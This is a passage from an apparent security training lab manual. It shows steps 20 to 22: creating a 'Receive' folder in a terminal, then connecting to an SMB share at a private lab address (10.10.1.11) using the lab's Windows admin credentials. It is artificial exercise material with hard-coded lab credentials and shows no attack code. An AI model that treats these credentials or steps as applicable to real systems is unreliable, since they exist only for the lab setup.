
```
cd Desktop  
mkdir Receive  
cd Receive
```

May 18 05:22


Activities Terminal




20. Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.



21. The **+ Other Locations** window appears; type **smb://10.10.1.11** in the **Connect to Server** field and click the **Connect** button.




22. A security pop-up appears. Type the Windows 11 machine credentials (Username: Admin and Password: Pa\$\$w0rd) and click the Connect button.

